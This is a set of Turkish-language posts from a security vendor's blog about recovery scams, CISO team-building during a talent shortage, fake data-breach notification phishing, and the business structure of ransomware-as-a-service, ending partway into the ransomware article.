İyi haber şu ki kurtarma dolandırıcılığının uyarı işaretlerini fark etmek zor olmamalıdır. Ancak kararları veren her zaman beynimizin rasyonel tarafı değildir. Dolandırıcıların ustalıkla yaptığı şey de budur: İrrasyonel düşüncelerimizi ve paramızı geri alma arzumuzu istismar etmek. Sizi ilk kez başınızı belaya sokan, mağdur olmaya yatkın aynı duygusal ve psikolojik eğilim, yine etkili bir şekilde hedef alınmaktadır.
Onların sizi ikinci kez alt etmemelerini sağlamak için asla peşin ücret ödemeyin – özellikle de size aniden ulaşarak geri ödeme hizmetleri sunan kişilere. Her zaman, çevrimiçi olarak iletişim bilgilerini arayarak, kim olduklarını bağımsız olarak doğrulayın. Birleşik Krallık’ta, [FCA Firm Checker’ı](https://www.fca.org.uk/consumers/fca-firm-checker) kontrol ederek dolandırıcının iddia ettiği şirketin, iddia ettiği hizmetleri gerçekten sunup sunmadığını görebilirsiniz.
Yukarıdaki uyarı işaretlerine dikkat edin ve çevrimiçi dolandırıcılıkla ilgili kişisel bilgilerinizi paylaşmaktan kaçının çünkü dolandırıcılar potansiyel ikinci kez hedef alacak kişileri bulmak için sürekli olarak internette arama yaparlar.
## Dolandırıldım, şimdi ne yapmalıyım?
Kurtarma dolandırıcılarının kurbanı olduysanız kullanabileceğiniz sınırlı sayıda seçenek vardır. Olayı bildirmek her zaman iyi bir fikirdir – Birleşik Krallık’ta [Report Fraud’a](https://www.reportfraud.police.uk/), ABD’de ise [FTC’ye](https://www.reportfraud.police.uk/) veya bulunduğunuz bölgedeki yetkili kuruma bildirin[.](https://reportfraud.ftc.gov/) Bu, yetkililerin dolandırıcılık ortamını takip etmesine ve mağdurlara sunduğu desteği iyileştirmesine yardımcı olacak ayrıca başkalarının da aynı tuzağa düşmemesi için farkındalığı artıracaktır.
Bankanız aracılığıyla ödeme yaptıysanız bunu en kısa sürede bildiriniz. Hesabınızı olağan dışı hareketler açısından dikkatle izleyin ve ilgili kartları dondurun. Dolandırıcıya daha fazla kişisel bilgi verdiyseniz ilgili hesapların parolalarını değiştirin, güvenliği artırmak için çok faktörlü kimlik doğrulama (MFA) ekleyin ve gelecekte potansiyel olarak ikna edici kimlik avı saldırılarına hazırlıklı olun.
Unutmayın: Dolandırıcılar ısrarcıdır. Geçmişte dolandırıcılık kurbanı olduysanız gelecekte tekrar ziyaret edilebilirsiniz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Kimlik Hırsızlığı
---
### [Yetenek sıkıntısı yaşanan bir pazarda CISO liderliği](https://antivirus.com.tr/yetenek-sikintisi-yasanan-bir-pazarda-ciso-liderligi/)
**Published:** Nisan 13, 2026
**Author:** Kadriye Bay
**Excerpt:** CISO liderleri, siber güvenlik alanında yetenek kıtlığı yaşanırken nasıl dayanıklı ekipler kuruyor?
**Content:**
CISO liderleri, siber güvenlik alanında yetenek kıtlığı yaşanırken nasıl dayanıklı ekipler kuruyor?
**Güvenlik liderleri için önemli noktalar**
- Siber güvenlik alanında yetenek kıtlığı, CISO’ların güvenlik ekiplerini kurma ve yönetme şeklini yeniden şekillendiriyor.
- Güçlü güvenlik ekipleri, yapı, sorumluluk ve halefiyetle ilgili liderlik kararlarının bir sonucudur.
- Uyum sağlama becerisi, sürekli öğrenme ve net karar verme yetkisi, [güvenlik ekibinin uzun vadeli performansını](https://segura.security/resources/ebook-identity-security-intelligence) artırır.
- Önde gelen CISO’lar, güvenlik operasyonlarını sürdürmek için ekibin yetkinliğini, bağlılığını ve hazırlığını takip eder.
## Yüksek performanslı güvenlik ekipleri oluşturmak
[**Siber güvenlik alanında yetenek eksikliği,**](https://www.isc2.org/Insights/2025/12/2025-ISC2-Cybersecurity-Workforce-Study) çoğu kuruluş için artık bir tahmin değil. Bu durum, güvenlik ekiplerinin çalışma şeklini şimdiden şekillendiriyor. Açık pozisyonlar aylarca doldurulamıyor, ekipler aşırı yükleniyor ve yönetim kurulları ile düzenleyici kurumların beklentileri artmaya devam ediyor.
**CISO liderliği,** kuruluşların bu baskılara nasıl yanıt vereceği konusunda artık merkezi bir rol oynamaktadır. Bu ortamda, zorluklar araçların devreye alınması ve olayların önlenmesinin ötesine uzanmaktadır. CISO’lar, kaynaklar kısıtlı olsa bile performansı sürdürebilen, değişime uyum sağlayabilen ve net bir şekilde çalışabilen güvenlik ekipleri oluşturmalıdır.
[**Yüksek performanslı güvenlik ekipleri**](https://antivirus.com.tr/pam-ayricalikli-erisim-yonetimi-kapsamli-kilavuz/), yalnızca işe alımlarla oluşturulmaz. Bu ekipler, insanlara, güvene ve uzun vadeli yetkinliğe öncelik veren liderlik kararlarının bir sonucu olarak ortaya çıkar.
## Modern güvenlik baskıları altında CISO liderliğinin genişlemesi
Bilgi Güvenliği Direktörü’nün rolü, teknik kökenlerinin çok ötesine genişlemiştir. Günümüzün CISO’larından, giderek karmaşıklaşan tehdit ortamına yanıt verirken kurumsal risk kararlarını etkilemeleri, yapay zekâ benimsemesini yönlendirmeleri, siber riski iş terimleriyle aktarmaları ve yönetim kurulları nezdinde güvenilirliklerini korumaları beklenmektedir.
Araştırmalar, bu genişlemenin bir bedeli olduğunu tutarlı bir şekilde göstermektedir. Modern CISO’lar[**, çok az sayıda yönetici rolünün maruz kaldığı sürekli düzenleyici denetim, kamusal hesap verebilirlik ve kişisel baskı**](https://www.cyberdefensemagazine.com/ciso-leadership-under-pressure/) altında çalışmaktadır. Liderlik artık yalnızca teknik uzmanlıkla değil, dayanıklılık, öngörü ve stres altında soğukkanlılıkla tanımlanmaktadır.
[**Bu değişim, meslekte tükenmişliğin neden bu kadar yaygın hâle geldiğini açıklıyor**](https://cyberscoop.com/ciso-burnout-mental-health-cybersecurity-exhaustion-op-ed/). Etkili CISO’ları ayıran şey krizlerin olmaması değil, kendilerinin ve ekiplerinin baskı altında sürdürülebilir bir şekilde yol almasını sağlayan kurumsal ve kişisel sistemlerin varlığıdır.
Uygulamada, günümüzün CISO liderliği, komuta ve kontrol yapılarına güvenmek yerine, **organizasyon genelinde karar vermeyi mümkün kılmaya** odaklanmaktadır.
## Güvenlik ekipleri oluşturmak için CISO stratejileri
Siber güvenlik alanında yetenek kıtlığı olduğunda, işe alım sayılarından çok çalışanların elde tutulması ve geliştirilmesi önem kazanır.
Gartner’a göre, geleceğe hazır becerilere orantısız bir şekilde yatırım yapan güvenlik liderleri, öncelikle eski rollere ve statik iş tanımlarına odaklanan meslektaşlarından önemli ölçüde daha iyi performans gösterir. Bunun anlamı açıktır: Ekipler, güvenliğin sadece bugünkü hâli için değil, gelecekte ne olacağı için oluşturulmalıdır.
Etkili CISO’lar birkaç ilkeyi uygular:
**Mükemmel rol uyumu yerine öğrenme çevikliği için işe alın.**
Katı rol tanımları hızla geçerliliğini yitirir. Yüksek performanslı ekipler, güçlü öğrenme çevikliğine, [problem çözme becerilerine](https://segura.security/resources/ebook-reducing-your-cybersecurity-risk) ve ortam değiştikçe ilgili rollere uyum sağlama yeteneğine sahip bireyleri işe alarak oluşturulur.
**Güvenlik ekibi genelinde sorumluluk ve karar alma haklarını netleştirin.**
Belirsizlik stres yaratır ve müdahaleyi yavaşlatır. Sorumlulukların net bir şekilde belirlenmesi (kimin neye sahip olduğu, ne zaman üst yönetime bildirileceği ve kararların nasıl alınacağı) tükenmişliği azaltır ve baskı altında işlerin yürütülmesini iyileştirir.
**Acil hâle gelmeden önce liderlik yedekleme planını yapın.**
[**Hitch Partners’ın 2025 CISO Güvenlik Liderliği Anketi’nden**](https://www.hitchpartners.com/ciso-security-leadership-survey-results-25) elde edilen araştırma sonuçları, görünür bir halefiyet planlamasına sahip kuruluşların daha fazla liderlik istikrarı ve daha güçlü ekip güveni yaşadığını vurgulamaktadır. Halefiyet planlaması, yer değiştirmeyle ilgili değil, süreklilik ve dayanıklılıkla ilgilidir.
Yetenek kıtlığı yaşanan bir pazarda, CISO’lar güvenlik ekibinin oluşturulmasını bir liderlik sorumluluğu olarak ele almalıdır.
## Siber güvenlik eğitim programlarına ve bilgi güvenliği sertifikalarına yatırım yapmak
Eğitim, siber güvenlik yetenek yönetiminde en güçlü — ve sıklıkla yanlış kullanılan — araçlardan biri olmaya devam etmektedir.
Geleneksel, yalnızca sertifikasyona dayalı yaklaşımlar, modern tehditlere ayak uydurmakta zorlanmaktadır. Gartner’a göre, etkili CISO’lar sertifikaları, gerçek operasyonel senaryolarla bağlantılı sürekli ve uygulamalı öğrenmeyle tamamlar. Buna simülasyonlar, olay incelemeleri ve işlevler arası deneyimler dâhildir.
Yüksek performanslı güvenlik kuruluşları şunlara odaklanır:
- Seyrek ve riskli eğitimler yerine kısa, tekrarlanan öğrenme döngüleri
- Tekil arıza noktalarını azaltmak için çapraz eğitim
- Öğrenmeyi yan faaliyet olarak değil, günlük işlerin bir parçası olarak görme
Bilgi güvenliği sertifikaları, temel bilgilerin doğrulanmasında hâlâ önemli bir rol oynamaktadır ancak gerçek güven pratik yoluyla kazanılır. Öğrenme ihmal edildiğinde otomasyon ve yapay zekâ verimliliği artırırken temel becerileri sessizce aşındırdığı için bu denge daha da kritik hâle gelmektedir.
## CISO kültürü, kuruluşunuzun ne kadar dayanıklı olacağını belirler
Hiçbir güvenlik ekibi izole bir şekilde çalışmaz. Daha geniş kapsamlı kuruluş — davranışları, teşvikleri ve kültürü — genel güvenlik duruşunda belirleyici bir rol oynar.
Dayanıklı bir güvenlik farkındalığı kültürü, yıllık eğitimlerin veya politika onaylarının çok ötesine geçer. Gartner, çalışanların iş hedefleriyle uyumlu, bilinçli risk kararları alma yetkisine sahip oldukları zaman kuruluşların güvenliği en etkili şekilde ölçeklendirdiklerini vurgular.
Etkili CISO’lar şunlara odaklanır:
- Kontrolleri sadece uygulamakla kalmayıp, bunların ardındaki *nedenleri* açıklamak,
- Güvenlik kararlarını doğrudan iş sonuçlarıyla ilişkilendirmek,
- Korku değil, liderlik davranışları yoluyla güvenlik bilincini pekiştirmek.
Yapay zekânın benimsenmesi hızlandıkça insan kaynaklı riskler ortadan kalkmıyor, aksine artıyor. Farkındalık programları da buna uygun olarak gelişmeli ve çalışanların kararlarının otomasyon, veri ifşası ve kimlik kötüye kullanımı ile nasıl kesiştiğini anlamalarına yardımcı olmalıdır.
Güvenlik, tek bir fonksiyon tarafından dayatılan bir şey olmaktan çıkıp işin işleyişinin bir parçası hâline geldiğinde, kurumsal dayanıklılık önemli ölçüde artar.
## Uzun vadeli güvenlik ekibi yetkinliğini yansıtan siber güvenlik metrikleri
CISO’ların ölçtükleri, neyin önemli olduğuna dair net bir sinyal verir.
Önde gelen güvenlik liderleri, operasyonel göstergelerin ötesine bakarak ekip katılımı, beceri kapsamı, yedekleme hazırlığı ve stratejik ile reaktif çalışmalar arasındaki denge gibi uzun vadeli yetkinliği yansıtan göstergeleri takip ediyor.
[**Gartner’ın 2025 CISO Liderlik Perspektifleri’ne göre**](https://www.evanta.com/resources/ciso/infographic/2025-ciso-leadership-perspectives), yönetim kurulları CISO’lardan siber güvenlik yatırımlarının sadece risk azaltmayı değil, aynı zamanda dayanıklılığı, büyümeyi ve operasyonel sürekliliği nasıl desteklediğini de göstermelerini beklemektedir. İnsanları, süreçleri ve sonuçları birbirine bağlayan metrikler, teknik gösterge panellerinden çok daha fazla yankı uyandırmaktadır.
Bu içgörülerinin nasıl iletildiği de aynı derecede önemlidir. CISO’lar, yetenek sağlığı ve yetkinliği iş diline çevirdiklerinde, yöneticilerle olan güveni güçlendirir ve siber güvenliğin stratejik bir işlev olarak rolünü pekiştirir.
## Sonuç: Güçlü CISO liderliği, yetenek kısıtlamalarını dayanıklılığa dönüştürür
Günümüzün yetenek kıtlığı yaşayan pazarında yüksek performanslı bir güvenlik ekibi oluşturmak, **farklı** bir **liderlik yaklaşımı** gerektirir.
En etkili CISO’lar, sürdürülebilir siber güvenlik performansının güçlü ekipler, net liderlik ve doğru güvenlik yeteneklerinin birleşiminden kaynaklandığını anlar. Yetenekli kişiler, iyi tasarlanmış süreçler ve **[modern güvenlik platformları,](https://stratus.com.tr/segura/)** operasyonel baskıyı azaltmak ve güvenlik ekiplerine başarılı olmak için ihtiyaç duydukları görünürlük ve kontrolü sağlamak üzere birlikte çalışır.
Sektör liderliği araştırmaları, uzun vadede başarılı olan CISO’ların insanlara, kültüre ve teknolojiye bilinçli bir şekilde yatırım yaptığını ve tehditler ve altyapı geliştikçe bile uyum sağlayabilen, bilinçli kararlar alabilen ve güvenlik operasyonlarını sürdürebilen ekipler oluşturduğunu göstermektedir.
Sürekli baskı ve sınırlı yeteneklerin hâkim olduğu bir ortamda, güvenlik programlarını reaktif operasyonlardan, işletmeyi geniş ölçekte koruyabilen dayanıklı sistemlere dönüştüren şey, güçlü CISO liderliğidir.
## Güvenlik ekipleri üzerindeki operasyonel baskıyı azaltın
Güvenlik ekiplerinden, daha az kaynakla daha fazla sistemi korumaları beklenmektedir.
[Segura® PAM Core](https://stratus.com.tr/segura/privileged-access-management/), kuruluşların ayrıcalıklı erişimi güvence altına almasına, kritik faaliyetleri izlemesine ve temel güvenlik kontrollerini otomatikleştirmesine yardımcı olarak, güvenlik ekiplerinin manuel denetim yerine yüksek değerli işlere odaklanmasını sağlar.
Segura’nın güvenlik liderlerinin kontrol ve görünürlüğü nasıl güçlendirdiğini görün.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** CISO, Kurumsal Güvenlik, PAM, Siber Güvenlik
---
### [Bu veri ihlali uyarısı bir tuzak olabilir](https://antivirus.com.tr/bu-veri-ihlali-uyarisi-bir-tuzak-olabilir/)
**Published:** Nisan 17, 2026
**Author:** ESET
**Excerpt:** Gerçek bir veri ihlali bildirimini görmezden gelmek risklidir ancak sahte bir bildirime kanmak daha kötü sonuçlar doğurabilir. Otomatik tepki vermeyi bırakın.
**Content:**
*Gerçek bir veri ihlali bildirimini görmezden gelmek risklidir ancak sahte bir bildirime kanmak daha da kötü sonuçlar doğurabilir. Otomatik tepki vermeyi bırakın.*
Veri ihlali bildirimi almak eskiden nadir bir olaydı. Ancak veri ihlallerinin rekor sayılara ulaşmasıyla birlikte bu bildirimler artık eskisi kadar şaşırtıcı değil. Sadece ABD’de geçen yıl 3.322 adet bu tür ihlal bildirildi ve bunun sonucunda mağdurlara yaklaşık[ 280 milyon bildirim](https://www.idtheftcenter.org/publication/2025-data-breach-report/) e-postası gönderildi. Avrupa’da [günlük olay sayısı](https://www.idtheftcenter.org/publication/2025-data-breach-report/) 2025 yılında yıllık %22 artarak günde ortalama 443’e ulaştı.
Bu durum, dolandırıcılar için artan bir fırsat anlamına geliyor. Dolandırıcılar, birçok kişinin bu bildirimleri beklediğini biliyor. Ve bir bildirim aldıklarında, içinde yer alan tavsiyelere uymaya daha yatkın olabilirler.
Açıkça belirtmek gerekirse: Her gün gerçek ihlaller yaşanmaktadır ve meşru bir bildirimi görmezden gelmek, sahte bir bildirime tıklamak kadar tehlikeli olabilir. Amaç, otomatik tepki vermekten vazgeçmek ve gerçek bir uyarıyı sahte olandan ayırt edebilmektir.
Bir dakikanızı ayırarak veri ihlali temalı dolandırıcılık yöntemlerini öğrenin; böylece bir dahaki sefere gelen kutunuza böyle bir bildirim geldiğinde daha hazırlıklı olacaksınız.
## Sahte veri ihlali bildirimleri dolandırıcılığı neye benzer?
Burada iki temel taktik söz konusudur:
1. **Dolandırıcılar gerçek bir ihlali bekler** ve haberleri fırsat bilerek sahte bir bildirim gönderir. Bu senaryoda, kurbanlar bir bildirim bekledikleri için dolandırıcılığa inanma olasılıkları daha yüksektir.
2. **Dolandırıcılar,** var olmayan bir olayın ayrıntılarını içeren **bir ihlal** ve sahte bildirim **uydurur**. Alıcı için hem alakalı hem de güvenilir görünmesi amacıyla büyük olasılıkla tanınmış ve popüler bir markadan gönderilmiş gibi taklit edilir. Ancak dolandırıcılar, kurbanın işyerindeki BT departmanının kimliğine de bürünebilir
Her iki durumda da dolandırıcılar, sahte bildirimlerin oluşturulmasını otomatikleştirmek ve geliştirmek için giderek daha fazla kimlik avı kitleri ve yapay zekâ araçları kullanmaktadır. Yapay zekâ, gerçek bildirimlerin kelime seçimini ve üslubunu kopyalayarak, yerel dillerde kusursuz bir şekilde benzer tuzaklar oluşturmada özellikle başarılıdır. Daha fazla meşruiyet katmak için ilgili [marka ve logolar](https://www.reddit.com/r/ledgerwallet/comments/1ixhwzr/phishing_scam_w_subj_data_breach_notice/) da eklenecektir. Tüm bunlar dakikalar içinde yapılabilir; bu da bir olaydan sonra sahte bildirimlerin hızla ve büyük ölçekte e-posta yoluyla gönderilebileceği anlamına gelir.
Nihai amaç, sizi kandırarak kötü amaçlı bir bağlantıya tıklamanızı veya kötü amaçlı bir eki açmanızı sağlamak olabilir; bu da örneğin [bilgi çalan kötü amaçlı yazılımların](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/) yüklenmesine neden olabilir. Ya da kişisel ve finansal bilgilerinizi ve/veya parolalarınızı ele geçirmek için bir bahane olabilir.
### Tehlike işaretlerini fark etmek
Nereye dikkat etmeniz gerektiğini bilirseniz sahte güvenlik ihlali bildirimlerini tespit etmek kolay olacaktır. Aşağıdaki belirleyici işaretleri göz önünde bulundurun:
- **Acilen harekete geçmeniz gerekiyor:** Dolandırıcılar, sizi kişisel bilgilerinizi vermeye veya zararlı bir bağlantıya tıklamaya ikna etmek için klasik sosyal mühendislik tekniklerini kullanacaktır. Bu genellikle, parolanızı güncellemezseniz veya kişisel bilgilerinizi onaylamazsanız verilerinizin risk altında olduğunu söylemek gibi sizi aceleyle harekete geçirmek için bir aciliyet hissi yaratmaya çalışmakla gerçekleşir.
- **Olağan dışı gönderen e-postası:** Dolandırıcılar genellikle gönderen e-postasını taklit ederek, e-postanın taklit ettikleri kuruluştan gelmiş gibi görünmesini sağlamaya çalışır. Bu nedenle, isimdeki yazım hatalarına dikkat edin (typosquatting’in bir işareti) ve görüntülenen isim rastgele (ve bağlantısız) bir gönderen etki alanını gizliyor olabilir, bu nedenle[ imleci üzerine getirin](https://www.reddit.com/r/Scams/comments/1g60pao/new_to_me_fake_google_security_alert_email/).
- **Yazım ve dil bilgisi hataları:** Daha önce de belirtildiği gibi, tehdit aktörleri kimlik avı kampanyalarını geliştirmek için üretken yapay zekâyı (GenAI) ne kadar çok kullanırsa bu durumun ortaya çıkma olasılığı o kadar azalır. Ancak yine de bu, gerçekleştirilmesi gereken yararlı bir ilk kontrol adımdır.
- **Bağlantılar ve ekler:** Bu mesajların çoğu, kişisel/finansal bilgilerinizi ve parolalarınızı çalmak için tasarlanmış kimlik avı sitelerine yönlendiren bağlantılarla doludur. Ayrıca gizlice kötü amaçlı yazılım yükleyen bildirimler gibi görünen ekler de içerebilirler.
- **Belirsizlik:** Güvenlik ihlali yaşayan bir şirketten meşru bir mektup alırsanız bu mektupta genellikle hesap numarası ve kullanıcı adı gibi bazı kişisel bilgileriniz yer alır. Ancak dolandırıcılar bu bilgilere sahip olmadığından gönderdikleri mesajlar belirsiz ve ayrıntılardan yoksun olacaktır.
## Güvende kalmak
Veri ihlali bildirim dolandırıcılıklarından korunmanın ilk adımı nelere dikkat etmeniz gerektiğini anlamaktır. Bir şey ters geliyorsa ne yapacağınıza dair aceleci bir karar vermeyin. Derin bir nefes alın ve sakin olun.
Bir bildirim alırsanız her zaman görünür kaynağa doğrudan danışın; ancak bunu, gönderene yanıt vererek veya bildirimin içindeki iletişim bilgilerini kullanarak yapmayın. Gerçek hesabınıza giriş yapın ve/veya şirketi arayın ya da e-posta göndererek veri ihlali olayının gerçek olup olmadığını kontrol edin. Saygın güvenlik yazılımlarıyla birlikte gelen [kimlik koruma özellikleri](https://www.eset.com/us/home/identity-protection/) ve [HaveIBeenPwned.com](https://haveibeenpwned.com/) gibi hizmetler, bilgilerinizin ele geçirilip geçirilmediğini kontrol etmenin yararlı bir ikincil yolu olabilir.
Parola yöneticisinde saklanan güçlü ve benzersiz parolalar kullanarak ve bunları çok faktörlü kimlik doğrulama (MFA) ile destekleyerek riski daha da azaltın. Bu sayede, bilgisayar korsanları kimlik bilgilerinizi ele geçirse bile hesaplarınıza erişemezler.
Saygın bir sağlayıcıdan sağlam bir e-posta güvenliği yazılımı yüklediğinizden emin olun. Bu yazılım, ideal olarak yapay zekâyı kullanarak kimlik avı girişimlerini ve kötü amaçlı yazılımları tespit edip engellemeye yardımcı olur.
## Veri ihlali mağduruysanız bunu hemen yapın
Bir dolandırıcılığın kurbanı olduğunuzu düşünüyorsanız hızlı hareket etmeniz önemlidir. Aşağıdakileri göz ardı etmeyin:
- Hackerlarla paylaşmış olabileceğiniz tüm parolaları (kullandığınız tüm sitelerde) değiştirin. [Parola yöneticisi,](https://antivirus.com.tr/parola-yoneticisi-alirken-dikkat-edilmesi-gereken-10-nokta/) çok sayıda site ve uygulamada benzersiz kimlik bilgilerini saklamak için en iyi seçenektir,
- Tüm hassas hesaplar için MFA’yı etkinleştirin, böylece kötü niyetli kişiler parolalarınızı ele geçirseler bile hesabınıza giremezler,
- Güvenilir bir güvenlik yazılımı kullanarak kötü amaçlı yazılım taraması yapın,
- Finansal bilgilerinizi paylaştıysanız bankanızla iletişime geçin ve durumu bildirin. Mümkünse kredi/banka kartlarınızı dondurun,
- Şüpheli faaliyet olup olmadığını kontrol etmek için finansal hesaplarınızı takip edin,
- Olayı [FTC](https://www.identitytheft.gov/) (ABD), [Report Fraud](https://www.identitytheft.gov/) (İngiltere), [ASD](https://www.identitytheft.gov/) (Avustralya) veya yerel muadillerine bildirin.
Dünya veri ihlali bildirimleriyle dolup taşarken bu tür haberlere o kadar alışmış hâle gelebiliriz ki gelen kutumuza düşen en son bildirimlere otomatik olarak inanmaya başlayabiliriz. Her ne kadar yorucu olsa da bu tür bildirimleri dikkatle incelemek çok önemlidir. Bu, sadece dolandırıcılıktan kaçınmanıza yardımcı olmakla kalmaz; aynı zamanda meşru bildirimleri daha ciddiye almanızı da sağlar.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Kurumsal Güvenlik, Siber Güvenlik, Veri İhlali
---
### [Bir fidye saldırısı notunda yazmayanlar](https://antivirus.com.tr/bir-fidye-saldirisi-notunda-yazmayanlar/)
**Published:** Nisan 21, 2026
**Author:** ESET
**Excerpt:** Gördüğünüz şey bir fidye saldırısı olabilir ancak karşı karşıya olduğunuz şey bir iş operasyonudur
**Content:**
Gördüğünüz şey bir fidye saldırısı olabilir ancak karşı karşıya olduğunuz şey bir iş operasyonudur
Mart 2024’te, BlackCat fidye yazılımı çetesinin bir üyesi bir siber suç forumuna şikâyette bulundu. ABD tarihinin en büyük sağlık veri ihlallerinden biri olan Change Healthcare’e saldırı düzenlemişlerdi ancak[ 22 milyon dolarlık fidye ödemesinden](https://www.wired.com/story/change-healthcare-admits-it-paid-ransomware-hackers/) paylarını alamamışlardı. BlackCat’in operatörleri parayı alıp ortadan kaybolmuş ve kaçışlarını örtbas etmek için sızıntı sitesine sahte bir FBI el koyma bildirimi koymuştu.
Bu şikâyet, neredeyse bir yüklenici anlaşmazlığı gibi görünüyor. Suç unsurunu ve bariz ihaneti bir kenara bırakırsak geriye herhangi bir şirket yöneticisinin tanıyabileceği bir şey (ya da bunun ipuçları) kalır: Tedarik zincirleri, fiyatlandırma, rekabet ve paralarının karşılığını bekleyen müşterilerle tamamlanan iş anlaşmaları. Günümüzün fidye yazılımları tam da bu mantıkla çalışıyor.
Ancak dışarıdan bakıldığında bunu anlamak mümkün değildir. Eğitimsiz bir göze saldırılar, fidye notu eklenmiş bir hırsızlık gibi görünür – biri içeri girer, kritik dosyaları kilitler (ve çalar), kaba bir talep bırakır ve ödülünü bekler. Açık ve basit ancak neredeyse kesinlikle eksik bir tablo.
Anlaşılır bir şekilde, patlama ve özellikle de etkisi manşetlere taşınırken buna yol açan her şey “kamera arkasında” kalır. Ancak bu, operasyonun nihayet su yüzüne çıktığı yerdir. Saldırıyı mümkün ve başarılı kılan şeylerin çoğu, kimsenin bakmadığı yerlerde gerçekleşir.
## Başarısız olamayacak kadar ucuz
Fidye yazılımının “vitrininin” arkasında, iş gücü ve araç pazarları, abonelik hizmetleri, tedarikçiler ve ortaklar ile ilgili taraflar arasında hizmet seviyesi anlaşmalarına benzer bir şeyin bulunduğu bir tür franchise operasyonu veya belki de gig ekonomisi yatmaktadır. Toplu olarak, fidye notu gelmeden çok önce saldırıya zemin hazırlarlar. Kuruluşunuz bir fidye yazılımı olayını, sanki birdenbire ortaya çıkmış, neredeyse rastgele bir saldırı olarak görüyorsa savunması da buna göre oluşturulabilir. Ancak bu durumda, tehdidin aslında ne kadar kaynaklı ve tekrarlayıcı olduğunu hesaba katmayabilirler.
Sektör, her katılımcının yalnızca kendi (dar) işlevinde yetkin olması gerektiği şekilde tasarlanmıştır. Fidye yazılımı platformunu ve markayı yöneten geliştirici, ödülünü kazanmak için kurbanın ortamına dokunmakla hiç uğraşmak zorunda kalmaz. Ortak, kendisinin toplamadığı kimlik bilgilerini kullanarak erişim için bir pay veya ücret öder. Kurumsal bir ağa giriş imkânı satan ilk erişim aracısı, alıcının bu giriş bilgileriyle ne yapmayı planladığını bilmek zorunda bile değildir.
Ancak birlikte, franchise mantığını eski bir “sanat” olan şantaja uygulayarak, suçun yükünü aralarında paylaştılar. Ve bir sektör bu şekilde yapılandığında, hacim de buna paralel olarak artar.
[ESET’in tespit verileri](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22025.pdf#page=34), 2025’in ilk yarısında yüzde 30’luk bir artışın ardından, 2025’in ikinci yarısında fidye yazılımlarının önceki altı aya kıyasla yüzde 13 arttığını gösteriyor. Bu arada, Verizon’un[ 2025 Veri İhlali Araştırma Raporu](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22025.pdf#page=34) (DBIR), fidye yazılımı içeren ihlallerin payında %32’den %44’e bir sıçrama kaydederken ortalama fidye ödemesi 150.000 dolardan 115.000 dolara düştü. Hedefler de değişiyor. Mandiant’ın[ analizi](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22025.pdf#page=34), savunmaları daha az olgun olan daha küçük kuruluşlara doğru bir kayma olduğunu gösteriyor.
Daha fazla (ve daha savunmasız) hedef ile daha küçük miktarlarda fidye talebi, klasik bir hacim oyununa denk geliyor.

*Şekil 1. 2025’in ilk yarısı ve ikinci yarısında fidye yazılımı tespit eğilimi, yedi günlük hareketli ortalama (kaynak:* [*ESET Tehdit Raporu 2025’in ikinci yarısı*](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22025.pdf#page=34)*)*
## Fidye yazılımı “rastgele yazılım” değildir
Fidye yazılımı operasyonları, tek tek katılımcıların ne kadar yetkin becerilere sahip olduklarına bakılmaksızın ölçeklenebilir şekilde tasarlanmıştır. Kuşkusuz, genellikle “hizmet olarak fidye yazılımı” (RaaS) olarak bilinen bu yapının iç işleyişi, örneğin bir fast food zincirininkinden daha dağınıktır. Koordinasyon gevşek, bölgeler arası çatışmalar gerçektir ve zaman zaman kamuoyuna da yansır. Yine de temel mantık geçerlidir.
Fidye yazılımı endüstrisi, katılımcıları arasındaki güven *ve* onları birbirine bağlayan teşviklere bağlı olarak ayakta kalır veya yok olur. Teşviklerin, sonuçları her şeyden daha fazla belirlediği [bilinen](https://en.wikipedia.org/wiki/Poor_Charlie%27s_Almanack) bir gerçektir.
Öyle ki bu alan buna bağlı olarak kalabalıklaşmıştır. İnsanlar arasındaki rekabet genel olarak [kendi biçimini genişletir](https://en.wikipedia.org/wiki/The_Lessons_of_History) – önce bireyler arasında, sonra aileler arasında, sonra topluluklar arasında, sonra uluslar arasında. Dijital dünyada, şöhret için rekabet eden bireysel hackerlar, bölge için rekabet eden organize gruplara dönüştü; bu gruplar da pazar payı için rekabet eden, birbirine bağlı bir uzmanlar ağına dönüştü. Sınırların veya bürokrasinin engelini aşan siber suçlular, meşru endüstrilerin on yıllarını alan bir süreci birkaç yıla sıkıştırdı.
Elbette kolluk kuvvetleri de boş durmuyor ve hedefli kesintiler gerçek bir belirsizlik yaratıyor ve gerçek maliyetler getiriyor. Ancak rekabetçi bir pazarda bir firmayı kapatmak, pazarı kapatmaz. Teşvikler aynı kaldığı sürece, bir fidye yazılımı grubunun ortadan kalkması, hayatta kalanlar arasında onun yerini almak için rekabeti tetikler. Yeni oyuncular ortaya çıkıyor, diğerleri markalarını değiştiriyor veya rakiplerle iş birliği yapıyor, müşteriler yeni tedarikçiler seçiyor, kanıtlanmış stratejiler hayatta kalıyor. Siber suç grupları arasındaki iç çekişmeler bile piyasanın zayıf oyuncularını elemeye yarıyor – rekabet, beklendiği gibi işliyor.
Örneğin, 2024 yılında LockBit ve BlackCat kolluk kuvvetleri tarafından durdurulduğunda, bağlı kuruluşları çoğunlukla RansomHub’a geçti. 2025’te, o dönemde nispeten küçük bir oyuncu olan DragonForce, birkaç rakibin sızıntı sitelerini tahrip etti ve o dönem lider olan RansomHub’ın sitesini çökertti. RansomHub sessizliğe büründüğünde, Akira ve Qilin onun pazar payını devraldı. Giriş engeli düşük kaldığı, araçlar hizmet olarak sunulduğu ve iş gücü o kadar bol olduğu için arzın katılımcı sıkıntısı çekmemesi nedeniyle bu model devam ediyor.
## Kırmızı Kraliçe’nin yarışı
